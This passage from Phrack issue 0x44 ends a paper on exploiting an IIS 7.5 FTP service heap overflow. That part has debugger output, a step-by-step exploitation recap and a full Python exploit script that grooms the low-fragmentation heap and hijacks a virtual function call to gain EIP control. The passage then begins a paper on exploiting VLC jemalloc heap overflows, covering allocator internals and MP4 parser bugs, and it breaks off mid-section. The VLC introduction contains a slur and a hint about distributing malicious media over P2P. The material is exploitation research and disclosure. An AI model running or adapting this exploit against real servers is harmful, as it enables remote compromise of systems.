Failure led to flailing around in an attempt to populate heap memory with objects that were remotely user-controlled without authentication. Eventually, the thought of each FTP_COMMAND having a specific session came to mind. The FTP_SESSION class was more closely examined (which was also in the stack trace; although this stack trace would eventually change with different heap layouts).

The real question was 'Can this function be reliably triggered at given time X with user input Y?' Some testing took place and indeed, this server was truly asynchronous ;). FTP, being a lined based protocol, requires an end of line / end of command delimiter. The server will actually wait to process the command until it has received the entire line [6].

Perhaps a FTP_SESSION object that is associated with a FTP_COMMAND could be

overwritten, leading to control of a virtual function call. Step tracing was used throughout FTP_COMMAND::WriteResponseWithErrorTextAndLog and ended up at the FTP_SESSION::Log() function. This function contained multiple virtual function calls such as:

```
.text:0E0761C4      mov     ecx, [edi+3D8h]
.text:0E0761CA      lea   eax, [ebp+var_1B4]
.text:0E0761D0      push  eax           ; int
.text:0E0761D1      push  [ebp+dwFlags] ; CodePage
.text:0E0761D7      mov   eax, [ecx]
.text:0E0761D9      call  dword ptr [eax+18h]
```

Now that there is a potential known function pointer in memory to be overwritten, how can it be called? Surprisingly it was quite simple. By leaving the trailing '\n' off the end of a command, setting up the heap, and then sending the end of line delimiter, a call to "call dword ptr [eax+18h]" with full control of EAX could be triggered.

```
0:006> r
eax=43434343 ebx=013f2a60 ecx=0145dc98 edx=0104f900 esi=013dfb98
edi=013f2a60
eip=70b661d9 esp=0104f690 ebp=0104f984 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
ftpsvc!FTP_SESSION::Log+0x16b:
70b661d9 ff5018      call   dword ptr [eax+18h] ds:0023:4343435b=????????
```

```
0:006> k
ChildEBP RetAddr
0104f984 70b6a997 ftpsvc!FTP_SESSION::Log+0x16b
0104fa30 70b6ee86
ftpsvc!FTP_COMMAND::WriteResponseWithErrorTextAndLog+0x188
0104fa48 70b66051 ftpsvc!FTP_COMMAND::Process+0xd1
0104fa88 70b676c7 ftpsvc!FTP_SESSION::OnReadCommandCompletion+0x3e2
0104faf0 70b6772a ftpsvc!FTP_CONTROL_CHANNEL::OnReadCommandCompletion+0x1e4
0104fafc 70b3f182 ftpsvc!FTP_CONTROL_CHANNEL::AsyncCompletionRoutine+0x17
0104fb08 70b556e6
ftpsvc!FTP_ASYNC_CONTEXT::OverlappedCompletionRoutine+0x3c
```

Tracing the function during non-exploitation attempts revealed that the function was attempting to get the username (if one existed) for logging purposes.

```
1b561d9 ff5018      call   dword ptr [eax+18h]
ds:0023:71b23a38={ftpsvc!USER_SESSION::QueryUserName (71b37823)}
```

Note: Again, this wasn't directly obvious by looking at the function. There was quite a bit of static and dynamic analysis to determine the function's usefulness.

Although the ability to spray the heap with FTP_COMMAND and FTP_SESSION objects is possible, it is not as reliable as originally expected. Many factors such as number of connections, the low fragmentation heap setup (i.e. number of cores on the server) and many others come into play when attempting to exploit this vulnerability.

For example, the amount of LFH chunks and the number of connections to the server ended up having quite an effect on the reliability of the exploit, which hovered around 60%. These both contributed to which address the misaligned allocation pointed and the contents of the memory.

--[8 - Conclusion

Although Microsoft and many others claimed that this vulnerability would be impossible to exploit for code execution, this paper shows that with the correct knowledge and enough determination, impossible turns to difficult.

To recap the exploitation process:

- 1) Figure out the vulnerability

- 2) Familiarize oneself with how heap memory is managed
- 3) Obtain in-depth knowledge of the operating system's memory managers
- 4) Prime the LFH to a semi-deterministic state
- 5) Send a request to overflow an adjacent chunk on the LFH
- 6) Create numerous connections in an attempt to populate the heap with FTP_SESSION objects; which will create USER_SESSION objects as well
- 7) Send an unfinished request on the previously created connections
- 8) Make 3 allocations from the LFH for same size as your overflowable chunk
 - a. 1st == Allocate and overflow into next chunk
 - b. 2nd == FreeEntryOffset will be set to 0xFFFF
 - c. 3rd == Allocation will (hopefully) point to memory which points to a FTP_SESSION object containing a USER_SESSION class; completely overwriting the function pointer in memory
- 9) Finish the command from the connection pool by sending a trailing '\n', which in turn calls the OverlappedCompletionRoutine(), therefore calling the FTP_SESSION::Log() function in the process
- 10) This will obtain EIP with multiple registers pointing to user-controlled data. From there ASLR and DEP will need to be subverted to gain code execution. Take a look at DATA_STREAM_BUFFER.Size, which will determine how many bytes are sent back to a user in a response

Although full arbitrary code execution wasn't achieved in the exploit, it still proves that a remote attacker can potentially gain control over EIP via a remote unauthenticated FTP connection that can be used to subvert the security posture of the entire system, instead of limiting the scope to a denial of service.

The era of simple exploitation is behind us and more exploitation primitives must be used when developing modern exploits. By having a strong foundation of operating system knowledge and exploitation techniques, you, too, can turn impossible bugs into exploitable ones.

--[9 - References

- [1] - Preventing the exploitation of user mode heap corruption vulnerabilities
(<http://blogs.technet.com/b/srd/archive/2009/08/04/preventing-the-exploitation-of-user-mode-heap-corruption-vulnerabilities.aspx>)
- [2] - Understanding the Low Fragmentation Heap
(http://illmatics.com/Understanding_the_LFH.pdf)
- [3] - Windows 7 IIS 7.5 FTPSVC Denial Of Service
(<http://packetstormsecurity.org/files/96943/Windows-7-IIS-7.5-FTPSVC-Denial-Of-Service.html>)
- [4] - Assessing an IIS FTP 7.5 Unauthenticated Denial of Service Vulnerability
(<http://blogs.technet.com/b/srd/archive/2010/12/22/assessing-an-iis-ftp-7-5-unauthenticated-denial-of-service-vulnerability.aspx>)
- [5] - The Telnet Protocol
(<http://support.microsoft.com/kb/231866>)
- [6] - Synchronization and Overlapped Input and Output

([http://msdn.microsoft.com/en-us/library/windows/desktop/ms686358\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/ms686358(v=vs.85).aspx))

```
--[ 10 - Exploit (thing.py)
```

```
import socket, sys, os, time
```

```
#Connection Info
```

```
HOST = "192.168.11.129"
```

```
PORT = 21
```

```
WAITP = 1
```

```
#Good Combo (60% reliability)
```

```
#LFHENABLESIZE = 0x78
```

```
#CONNCOUNT = 0x103
```

```
#=> FTP_SESSION::Log+0x16B
```

```
#call dword ptr [eax+18h] ds:0023:2424243c=????????
```

```
#The number of allocations to enabled the LFH for our chosen size
```

```
LFHENABLESIZE = 0x78
```

```
LFHPOOLSIZE = LFHENABLESIZE + 0x3
```

```
#Each connection will create X amount of FTP_SESSION objects, which
```

```
#contain the virtual function we're trying to overwrite.
```

```
CONNCOUNT = 0x103
```

```
class SoftAlloc:
```

```
    s = 0
```

```
    #Notice that the connection doesn't do a 'self.s.recv()'
```

```
    #This is a way to restrict un-needed calls to the completionroute
```

```
    def setup(self):
```

```
        self.s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
        self.s.connect((HOST, PORT))
```

```
    def alloc(self, data):
```

```
        self.s.send(data)
```

```
    def complete(self):
```

```
        self.buf = self.s.recv(1024)
```

```
    def free(self):
```

```
        self.s.close()
```

```
#Pools are just a way to keep track of connections
```

```
#It could have just as easily been an array of sockets
```

```
class SoftLeak:
```

```
    def __init__(self):
```

```
        self.stag = {}
```

```
        self.untagged = []
```

```
    def create_pool(self, num):
```

```
        for i in range(0, num):
```

```
            sa = SoftAlloc()
```

```
            sa.setup()
```

```
            self.untagged.append(sa)
```

```
    def clear_pool(self):
```

```
        while(len(self.untagged) > 0):
```

```
            sa = self.untagged.pop()
```

```
            sa.free()
```

```
    def alloc(self, tag, payload):
```

```
        if tag in self.stag:
```

```
            print "Error: Tag in use %s\n" % tag
```

```
            sys.exit()
```

```
    if len(self.untagged) > 0:
        sa = self.untagged.pop()
        self.stag[tag] = sa
        sa.alloc(payload)

def realloc(self, tag, payload):
    if tag in self.stag:

        sa = self.stag[tag]
        sa.alloc(payload)

def complete(self, tag):
    if tag in self.stag:
        sa = self.stag[tag]
        sa.complete()

def free(self, tag):
    if tag not in self.stag:
        print "Error: Unknown tag %s\n" % tag
        sys.exit()

    sa = self.stag[tag]
    del self.stag[tag]
    sa.free()

def countff(payload):

    count = 0
    for x in payload:
        if x == "\xff" or x == "\xFF":
            count += 1

    return count

def analyze(payload):

    if len(payload) < 0x100:
        return

    first = payload[0:0x100]
    first_ffs = countff(first)
    print "[*] Sending %d 0xFFs in the 1st chunk" % first_ffs

    second = payload[0x100:]
    second_ffs = countff(second)
    print "[*] Sending %d 0xFFs in the 2nd chunk" % second_ffs

#allocations have 0x80 added to them, making sizes < 0x81 hard to allocate
def gen_payload(size, ch):
    if size < 0x80:
        print "Invalid allocation size"
        sys.exit(1)

    if size > 0x180 and size < 0x200:
        print "WARNING: Only allocating 0x180 bytes"

    new_size = size - 0x80
    #print "Payload will be %d bytes" % (new_size)
    return (ch * new_size)

def main():

    #create the initial amount of connections
    print "[*] Creating LFHPOOL"
    lfhpool = SoftLeak()
    lfhpool.create_pool(LFHPOOLSIZ)
    time.sleep(WAITP)

    #####
    #Go through LFHENABLESIZE connections, and make an allocation of a
```

```
#certain size. This will enable the LFH for size provided in
#'gen_payload()'
#####
for i in range(0, LFHENABLESIZE):
    name = "lfh" + str(i)
    payload = gen_payload(0x180, "X")
    lfhpool.alloc(name, payload)

#####
#Send out exploit payload, this should be of the same subsegment as the
#chunks we put in the LFH. It will write 0xFFs over the FreeEntryOffset
#stored in the 1st two bytes of a free chunk in the LFH
#Note: Although it actually sends a payload of 0x1C0, it will only
#allocate 0x180 bytes of data to be used for this transaction
#Note2: This LFH chunk will be freed, hence in the section below
#requiring 3 allocations instead of the two necessary for the
#FreeEntryOffset overwrite
#####
print "[*] Sending overflow payload"
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((HOST,PORT))
data = s.recv(1024)
buf = "\xff\xbb\xff\xff" * 112 + \
    "\r\n" #ends up allocation 0x180 (0x188 after chunk header)
print "[*] Sending %d 0xFFs in the whole payload" % countff(buf)
print "[*] Sending Payload...( %d bytes)" % len(buf)
analyze(buf)
s.send(buf)
s.close()

#create the initial amount of connections
print "[*] Creating CONNPOOL"
connpool = SoftLeak()
connpool.create_pool(CONNCOUNT)
time.sleep(WAITP)

#####
#The LFH UserBlock should look like this
#[previously_allocated_chunk][overwritten_chunk][malicious_chunk]
#1) We have to make an allocation for the chunk that was used in the
#overflow (since it was freed)
#2) 'overwritten_chunk' should be all 0xFFs (including its
#_HEAP_ENTRY header)
#3) the 'malicious_chunk' will use a FreeEntryOffset of 0xFFFF (saved
#from previous allocation)
#
#Now we can allocate a bunch of FTP_CONTROL_CHANNEL objects (see
#ftpsvc.dll) These will be in the heap, so when we add "UserBlocks +
#(0x7FFF8 * 8)" it will point to heap memory that contains a
#FTP_CONTROL_CHANNEL object, which has a vtable as its first 4 bytes
#
#If the trailing '\n' is missing from the ftp command the function
#FTP_ASYNC_CONTEXT::OverlappedCompletionRoutine() will not be called
#until it sees the final '\n', which gives us control over WHEN the
#call will be made
#####
print "[*] Sending 0x%X USER commands" % CONNCOUNT
for i in range(0, CONNCOUNT):
    name = "ftpcmd" + str(i)
    connpool.alloc(name, "USER ")

#####
#1st: allocates a chunk saving its NextOffset
# - NextOffset = The one after our 'malicious_chunk'
#2nd: allocates another, saving the tainted offset (0xFFFF)
# - NextOffset = 0xFFFF
#3rd: will actually use the incorrect offset
# - Return value will be addr_of(UserBlock) + (0x7FFF8 * 8)
# - This is due to how the FreeEntryOffset is calculated
#
```

```
#The '$' * 0x170 will allocate 0x180 bytes, but will also be the data
#used to overwrite the USER_SESSION objected called during logging
#The '$' characters would be replaced with values to start a ROP sled
#####
curr_char = 0x40
for i in range(0, 3):
    curr_char += 1
    name = "trigger" + str(i)
    payload = "$$$$ " + (chr(curr_char) * 0x170) #allocates 0x180 bytes
    print "[*] Sending payload%d of %d bytes" % (i, len(payload))
    lfhpool.alloc(name, payload)

#####
#By sending the trailing '\n' command, this will force the
#FTP_CONTROL_CHANNEL to call its AsyncCompletionRoutine(), notifying
#the server that the connection has been completed. Fortunately for us
#this function pointer will have been overwritten by the 3rd iteration
#in the code above "payload = "PASS " + (chr(curr_char) * 0x170)".
#####
print "[*] Sending completing commands"
start = 0
end = CONNCOUNT
print "Total completions: %d" % (end - start)
for i in range(start, end):
    name = "ftpcmd" + str(i)
    print name
    connpool.realloc(name, "\n")

#####
#By waiting to exit, we will ensure that the AsyncCompletionRoutine is
#NOT called due to the socket closing. It shouldn't matter, since
#we've already triggered it above, but just to be safe
#####
print "[*] Exploit complete!"
print "Press enter to exit"
val = sys.stdin.readline()

if __name__ == "__main__":
    main()
```

--[EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x0d of 0x13

```
=====
======[          The Art of Exploitation          ]=====
=====
======[ Exploiting VLC ]=====
======[ A case study on jemalloc heap overflows ]=====
=====
======[      huku | argp      ]=====
======[ {huku,argp}@grhack.net ]=====
=====
```

--[Table of contents

- 1 - Introduction
 - 1.1 - Assumptions
- 2 - Notes on jemalloc magazines
 - 2.1 - Your heap reversed
 - 2.2 - Your reversed heap reversed again
 - 2.3 - Sum up of jemalloc magazine facts
- 3 - 'MP4_ReadBox_skcr()' heap overflow vulnerability
 - 3.1 - MP4 file format structure
 - 3.2 - Vulnerability details
 - 3.3 - Old is gold; 'unlink()' style ftw
 - 3.4 - Controlling 'p_root' data
 - 3.5 - MP4 exploitation sum up
- 4 - Real Media 'DemuxAudioSipr()' heap overflow vulnerability
 - 4.1 - VLC as a transcoder
 - 4.2 - RMF? What's that?
 - 4.3 - Vulnerability details
 - 4.4 - 'p_blocks' all over the place
 - 4.5 - RMF summary
- 5 - Building a reliable exploit
 - 5.1 - Overall process
 - 5.2 - Detecting 'p_root' address candidates
- 6 - Demonstration
- 7 - Limitations
- 8 - Final words
- 9 - References
- 10 - T3h 1337 c0d3z

--[1 - Introduction

The idiom 'exploitation is an art' has been written in Phrack so many times that it has probably ended up sounding cliché. With the emergence of ASLR, NX, stack cookies, 'unlink()' protections and so on, exploit writers seem to have realized the value of their code and have stopped sharing their work with ugly faggots (you know who you are). Just have a look at the various mailing lists and exploit archives; even the tons of Linux kernel exploits found there are almost trash. Obviously it's not the exploit writers that have lost their abilities; it's probably because they don't care to share fully weaponized code (that's only a privilege of people who pay for [censored] or [censored] lulz). The fact that working exploits have stopped being released doesn't necessarily mean that the underground has stopped their development. Although there's no way for us to know, we believe we would all be amazed if we were to have even a glimpse of what the underground has to offer (watch and learn: [1], [2]).

In order to develop the exploit presented in this article, we spent about a month of continuous late nights in front of ugly terminals, eating junk and taking breaks only to piss and shit (funny times). We managed to develop a reliable local exploit for VLC. By 'almost' we mean that it is possible to make our code 100% reliable but some work is still required; we wish we had more time but Phrack had to be released. More details on how to extend our code and bypass the limitations that confine its reliability are given at a later section. It would probably be a fun

pastime for someone to continue from where we left off; it's not that hard after all the bullshit we had to face. We hope to show you why developing an exploit nowadays requires hard work, dedication and at least one memleak ;)

This phile was at first meant to be part of our jemalloc research also presented in this Phrack issue. Nevertheless, the Phrack staff honored us by asking if we were willing to write a separate text with an in-depth analysis of all that voodoo we had to perform. Readers might agree that VLC is not the most exotic target one can come up with, but we decided not to disclose any 0day vulnerabilities and keep it going with a list of already published material, found by carefully looking for advisories tagged as 'heap based overflows' (we could have googled for 'potential DoS' as well, since it usually means ring0 access ;). Keep in mind that we wouldn't like to present a vulnerability that would be trivial to exploit. We were looking for a target application with a large codebase; VLC and Firefox were our primary candidates. We finally decided to deal with the first. The result was a local exploit that does not require the user to give any addresses; it can figure out everything by itself.

----[1.1 - Assumptions

For the shake of writing this article...

1 - We assume that the attacker has local access on a server running VLC. The VLC instance must have at least one of its several control interfaces enabled (HTTP via --extraintf, RC via --rc-host or --rc-unix), that will be used to issue media playback requests to the target and make the whole process interactive, that is VLC should be running in 'daemon' mode. Most people will probably think that those control interfaces can also be used to perform a remote attack; they are right. Although, the MP4 vulnerability exploited in this article cannot be used for remote exploitation, developing a reliable remote exploit is, indeed, feasible and in fact, it's just a matter of modifying the attached code.

Note: Remote exploitation using MP4 files can be performed by streaming MP4 data to the VLC server. Unfortunately, MP4 streams are handled by libffmpeg while MP4 files by VLC's custom MP4 demuxer. Don't get us wrong, we don't believe that ffmpeg is bug-free; it might be vulnerable to the exact same flaw, we just didn't have the time to investigate it further.

2 - VLC cannot be run as root, so, don't expect uid 0 shells. We will only try to stress the fact that some people will go to great lengths to have your ass in their plate. Hacking is all about information, the more information the easier for you to elevate to root.

3 - We assume our target is a x86 machine running FreeBSD-8.2-RELEASE, the exact same version we used during our main jemalloc research.

4 - Last but not least, we assume you have read and understood our jemalloc analysis. We don't expect you to be a jemalloc ninja, but studying our work the way you do your morning newspaper will not get you anywhere either ;)

--[2 - Notes on jemalloc magazines

----[2.1 - Your heap reversed

In our main jemalloc research we discussed the use of 'magazines' as a thread contention avoidance mechanism. Briefly, when a process spawns multiple threads, a global variable called '__isthreaded' is set to true. This variable, which can be accessed via the 'extern' storage class specifier by any application, instructs jemalloc to initialize thread-local data structures for caching heap allocations. Those data structures, the so called 'magazines', are allocated and populated in a lazy fashion. In the case of 'malloc()', a threaded application will eventually reach the 'if' clause shown below ('MALLOC_MAG' and

'opt_mag' are enabled by default).

```

#ifdef MALLOC_MAG
static __thread mag_rack_t *mag_rack;
#endif

...

static inline void *
arena_malloc(arena_t *arena, size_t size, bool zero)
{
    ...

    if(size <= bin_maxclass) {
#ifdef MALLOC_MAG
        if(__isthreaded && opt_mag) {
            mag_rack_t *rack = mag_rack;
            if(rack == NULL) {
                rack = mag_rack_create(arena);
                if(rack == NULL)
                    return (NULL);
                mag_rack = rack;
            }
            return(mag_rack_alloc(rack, size, zero));
        }
        ...
#endif
    }
    ...
}

```

The first point of interest is the '`__thread`' classifier in the declaration of '`mag_rack`'. This specifier instructs gcc/binutils to make use of the, so called, TLS (Thread Local Storage) mechanism. The '`__thread`' declarations are grouped and then act as a prototype for the initialization of each thread. Simply put, each thread spawned via '`pthread_create()`' will inherit its own private copy of '`mag_rack`' initialized to '`NULL`' since it's also declared as '`static`'. Access to thread local memory is transparent to the user; each time '`mag_rack`' is referenced, the runtime automatically figures out where the thread's private memory can be found.

It's now easier to understand how '`arena_malloc()`' will act once '`__isthreaded`' and '`opt_mag`' are set to true. First the existing '`magazine rack`' pointer is checked; if `NULL`, '`mag_rack_create()`' will be called to (a) initialize the '`mag_rack_t`' structure and (b) populate it with preallocated memory regions for the bin that corresponds to the requested size (notice that magazine racks are only used for bin-sized allocations; larger ones follow another code path).

Assume a random thread in a random application calls '`malloc(4)`'. The instruction pointer will soon reach a call to '`mag_rack_alloc(mag_rack, 4, false);`'.

```

static inline void *
mag_rack_alloc(mag_rack_t *rack, size_t size, bool zero)
{
    void *ret;
    bin_mags_t *bin_mags;
    mag_t *mag;
    size_t binind;

    binind = size2bin[size]; /* (1) */
    ...

    bin_mags = &rack->bin_mags[binind]; /* (2) */
}

```

```

mag = bin_mags->curmag; /* (3) */
if (mag == NULL) {
    /* Create an initial magazine for this size class. */

    mag = mag_create(choose_arena(), binind);

    bin_mags->curmag = mag;
    mag_load(mag);
}

ret = mag_alloc(mag);
...

return (ret);
}

```

The input size is converted to a bin index (1), for a size of 4, 'binind' will be set to 0. Each magazine rack has its own set of bins which are private to the thread (2). Variable 'mag' is set to point to the rack's 'magazine' for this specific bin size (3). A 'magazine' is a simple array of void pointers, called 'rounds[]', that holds addresses of preallocated memory regions of equal size. Function 'mag_load()' is called to initialize it. Here's where things start to get more interesting and may influence the exploitation process in a significant way. Skimming through 'mag_load()' reveals the following:

```

static void
mag_load(mag_t *mag)
{
    ...
    arena = choose_arena(); /* (1) */
    bin = &arena->bins[mag->binind];

    for (i = mag->nrounds; i < max_rounds; i++) {
        ...

        round = arena_bin_malloc_easy(arena, bin, run); /* (2) */
        ...

        mag->rounds[i] = round;
    }
    ...

    mag->nrounds = i;
    ...
}

```

Depending on the build configuration, 'choose_arena()' (1) may statically assign a thread to the same arena or dynamically to a different one every time it gets called. No matter what the assignment process looks like, we can see that at (2), the 'rounds[]' array is populated by a normal call to 'arena_bin_malloc_easy()' (or 'arena_bin_malloc_hard()'); the function that a process would call had it not been threaded. Since the heap internals work in a purely deterministic way (for now ignore the inherent non-determinism regarding thread scheduling), we can be quite sure that the regions whose addresses are stored in 'rounds[]' will probably be contiguous. Assuming no holes are found in the heap (which is easy to assume since an experienced exploit developer knows how to fill them), the regions returned by 'arena_bin_malloc_xxx()' will be in increasing memory addresses as shown in the following figure.

```

Run (PAGE_SIZE) that services 4byte allocations
0xdeadb000 |-----|
            | reg 1 | reg 2 | ... | reg N |
            |-----|
            ^     ^     ^

```



Once initialization is complete, we return back to 'mag_rack_alloc()' that calls 'mag_alloc()' to pick an entry in the 'rounds[]' array to give to the user.

```
mag_alloc(mag_t *mag) {
    if (mag->nrounds == 0)
        return (NULL);

    mag->nrounds--; /* (1) */

    return (mag->rounds[mag->nrounds]); /* (2) */
}
```

If this is the first allocation taking place in the thread, 'mag_alloc()' will return the last element of the 'rounds[]' array. The 'malloc(4)' calls that may follow will be served by the exact same magazine with regions in decreasing memory addresses! That is, magazines are populated in a 'forward' fashion but consumed in 'backward' one so that if you allocate, for example, 3 regions, their memory order will be 321 instead of 123 :)

----[2.2 - Your reversed heap reversed again

As explained in our main jemalloc article, '__isthreaded' is set to true after a successful call to 'pthread_create()' (in fact, it is enabled by libthr) and remains as such until the end of the program's lifetime, that is, joining the threads will not set '__isthreaded' to 0. Consequently, once the magazine racks have been initialized, jemalloc will keep using them no matter what the number of active threads is.

As explained in the previous section, continuous allocations serviced by magazines, may return memory regions in decreasing memory addresses. We keep using the word 'may' because this is not always the case. Consider the following code snippet which we advise that you read carefully:

```
#include <stdio.h>
#include <stdlib.h>
#include <pthread.h>
#include <unistd.h>

extern int __isthreaded;
void *allocs[10];

void start_allocs(void) {
    int i;
    printf("Allocating regions\n");
    for(i = 0; i < 10; i++) {
        allocs[i] = malloc(192);
        printf("%p\n", allocs[i]);
    }
    return;
}

void free_allocs(void) {
    int i;
    printf("Freeing the regions\n");
    for(i = 0; i < 10; i++)
        free(allocs[i]);
}
```

```
    return;
}

void free_allocs_rev(void) {
    int i;
    printf("Freeing the regions in reverse order\n");
    for(i = 10 - 1; i >= 0; i--)
        free_allocs[i];
    return;
}

void *thread_runner(void *p) {
    int rev = *(int *)p;

    sleep(1);

    if(rev)
        free_allocs_rev();
    else
        free_allocs();

    start_allocs();
    return NULL;
}

int main(int argc, char *argv[]) {
    pthread_t tid;
    int rev = 0;

    if(argc > 1)
        rev = atoi(argv[1]);

    start_allocs();
    pthread_create(&tid, NULL, thread_runner, (void *)&rev);
    pthread_join(tid, NULL);
    return 0;
}
```

There are three important functions in the code above; 'start_allocs()' which allocates 10 memory regions that will be serviced by bin-192, 'free_allocs()' that frees the aforementioned regions in a 'forward' fashion and 'free_allocs_rev()' that will do the same thing but in reverse order. The 'allocs[]' array holds pointers to allocated regions. On startup, 'main()' will call 'start_allocs()' to populate 'allocs[]' and then will fire up a thread that will free those regions. Carefully looking at jemalloc's code, reveals that even on deallocation, a new magazine rack will be allocated and the regions being freed will be eventually inserted in the thread's magazine for that specific size class! You can think of that as the memory regions changing ownership; regions belonging to the main thread, become property of the new thread started by 'pthread_create()'.

Once the new thread calls 'start_allocs()', the exact same regions that were previously freed will be eventually be returned to the caller. The order by which they will be returned, depends on the way they were freed in the first place. Let's run our test program above by passing it the value 0 in 'argv[1]'; this will ask the thread to free the regions in the normal way.

```
[hk@lsd ~]$ ./test 0
Allocating regions
0x282070c0
0x28207180
0x28207240
0x28207300
0x282073c0
0x28207480
0x28207540
```

```
0x28207600
0x282076c0
0x28207780
Freeing the regions
Allocating regions
0x28207780
0x282076c0
0x28207600
0x28207540
0x28207480
0x282073c0
0x28207300
0x28207240
0x28207180
0x282070c0
```

As you can see, the calls to 'malloc()' performed by the thread, return the regions in reverse order; this is very similar to what the previous section explained. Now let's free the regions allocated by 'main()' by calling 'free_allocs_rev()':

```
[hk@lsd ~]$ ./test 1
Allocating regions
0x282070c0
0x28207180
0x28207240
0x28207300
0x282073c0
0x28207480
0x28207540
0x28207600
0x282076c0
0x28207780
Freeing the regions in reverse order
Allocating regions
0x282070c0
0x28207180
0x28207240
0x28207300
0x282073c0
0x28207480
0x28207540
0x28207600
0x282076c0
0x28207780
```

Interestingly, the regions are returned in the same order as they were allocated. You can think of that as the 'rounds[]' array in 'mag_load()' being reversed; the allocations are freed in the reverse order and placed in 'rounds[]' but 'mag_alloc()' gives out regions in reverse order too... Reverse + reverse = obverse ;)

So why this is important? Regions of a commonly used size (e.g 64), are usually allocated by a program before 'pthread_create()' is called. Once a thread is created and '__isthreaded' is set to true, freeing those regions may result in some thread becoming their master. Future allocations from the thread in question, may return regions in the normal way rather than in decreasing memory addresses as shown in the previous section. This a very important observation that an exploit coder must keep in mind while targeting FreeBSD applications or any program utilizing jemalloc.

In the sections to follow, we will be dealing with two vulnerabilities; one in the MP4 demuxer and one in the RMF parser. The first concerns 4-byte allocations which are not that common. As a result, VLC which is a multithreaded application, will by default return such regions in decreasing locations. On the contrary, the RMF vulnerability is related to 192-byte regions, which, being larger, are more common. Several 192-byte

allocations may have been created or destroyed before 'pthread_create()' is called and thus we cannot guarantee their re-allocation order. It is for this purpose that we have to employ more tricks for the latter vulnerability.

----[2.3 - Sum up of jemalloc magazine facts

To sum up:

1 - While in glibc and dlmalloc you were used to seeing new memory regions getting allocated in higher addresses, this is not the case with jemalloc. If magazines are enabled, continuous allocations may return regions in decreasing memory order. It's quite easy for anyone to verify by pure observation.

2 - Don't get 1 for granted. Depending on the order the allocations were performed, even if thread magazines are enabled, memory regions may end up being returned in the normal order. This, for example, can happen when memory regions that were allocated before the first thread is spawned, are eventually freed by one of the threads.

3 - Always remember that jemalloc does not make use of meta-information embedded within the regions themselves. The fact that there are no inline metadata bordering the end user allocations sounds like good news. It's both a wise design choice and a powerful primitive in the attacker's hands.

4 - For i = 0 ... 10 goto 1

--[3 - 'MP4_ReadBox_skcr()' heap overflow vulnerability

----[3.1 - MP4 file format structure

The very first vulnerability we will be analyzing is a heap overflow within VLC's MP4 demuxer [4]. As stated earlier, VLC's builtin MP4 demuxer is only used for local files, as opposed to network streams that go through an alternate code path, ending up being handled by libffmpeg code. Properly parsing a media file is a very cumbersome task involving complex sanity checks. File format parsers and especially those related to media files have been the root cause of many vulnerabilities in the past (remember all that 'RIAA employing Gobbles to pwn media players' [3] bullshit?). We are definitely not experts when it comes to multimedia formats; we will only take a look at how an MP4 file is structured, no details will be given on signal processing and encoding/decoding stuff, since the actual vulnerability is by no means related to the mathematics involved in the MP4 specifications (we imagine that there are juicy bugs there too ;)

Briefly, an MP4 file looks like a tree of nodes serialized in a depth first order with the root node coming first (people that have experience with DWARF will probably notice the similarities). Tree nodes are split in two categories: containers and leaf nodes, also known as 'boxes', with the later holding the media information (both data and metadata) and the first playing the role of logically connecting its children. There are several types of boxes (frma, skcr, dref, url, urn, etc.) as well as several types of containers (ftyp, udta, moov, wave, etc.).

Easter egg: We believe URLs embedded withing MP4 meta-information, which are normally used to fetch artist names, cover artwork and so on, may also be used for performing web attacks. Let us know if you have experience on this ;) Dear Anonymous, did you know that sharing such media files in P2P networks may be used for more uniformly distributed attacks?

Each tree node, weather a container or a box, is represented by a structure called 'MP4_Box_t' defined in modules/demux/mp4/libmp4.h:970:

```
typedef struct MP4_Box_s {
    off_t i_pos;          /* Offset of node in the file */
    uint32_t i_type;      /* Node type */
    ...
    uint64_t i_size;      /* Size of data including headers etc */
    MP4_Box_data_t data;  /* A union of pointers; depends on 'i_type' */

    /* Tree related pointers */
    struct MP4_Box_s *p_father;
    struct MP4_Box_s *p_first;
    struct MP4_Box_s *p_last;
    struct MP4_Box_s *p_next;
} MP4_Box_t;
```

The vulnerability lies in the function responsible for parsing boxes of type 'skcr'.

---[3.2 - Vulnerability details

For each box type, a dispatch table is used to call the appropriate function that handles its contents. For 'skcr' boxes, 'MP4_ReadBox_skcr()' is responsible for doing the dirty work.

```
/* modules/demux/mp4/libmp4.c:2248 */
static int MP4_ReadBox_skcr(..., MP4_Box_t *p_box) {
    MP4_READBOX_ENTER(MP4_Box_data_frma_t);

    MP4_GET4BYTES(p_box->data.p_skcr->i_init);
    MP4_GET4BYTES(p_box->data.p_skcr->i_encr);
    MP4_GET4BYTES(p_box->data.p_skcr->i_decr);

    ...
}
```

'MP4_READBOX_ENTER()' is a macro that, among other things, will allocate a structure of the given type and store it in 'p_box->data.p_data'. Macro 'MP4_GET4BYTES()' will just read 4 bytes off the input stream and store it in the region pointed by the argument. While messing with the VLC internals, it's good to keep in mind that integers in MP4 files (as well as other media types) are in big endian order.

The vulnerability is kind of obvious; instead of allocating a 'MP4_Box_data_skcr_t' structure, 'MP4_ReadBox_skcr()' allocates an 'MP4_Box_data_frma_t', but later on, the pointer is assumed to point to a struct of the first type (notice how 'MP4_GET4BYTES()' is used; the 'data' union of the 'MP4_Box_t' is assumed to point to the correct structure). 'MP4_Box_data_frma_t', on x86, is 4 bytes long but 'MP4_ReadBox_skcr()' will treat it as having a size of 12 bytes (the real size of 'MP4_Box_data_skcr_t'), resulting in 8 bytes being written off the heap region boundaries.

---[3.3 - Old is gold; 'unlink()' style ftw

The very first thing to note is the size of the victim structure (the one being overflowed). 'MP4_Box_data_frma_t' has a size of 4 bytes, so, it is handled by jemalloc's bin for this specific size class (depending on the variant, 4 may or may not be the smallest bin size). As a consequence, the 8 bytes written outside its bounds can only influence neighboring allocations of equal size, namely 4. Exploit developers know that the heap has to be specially prepared before triggering an overflow. For this specific vulnerability, the attacker has to force VLC place 4-byte allocations of interest next to the victim structure. Looking carefully in libmp4.h, reveals the following two box types which seem to be interesting:

```
typedef struct {
    char *psz_text;
} MP4_Box_data_0xa9xxx_t;
```

...

```
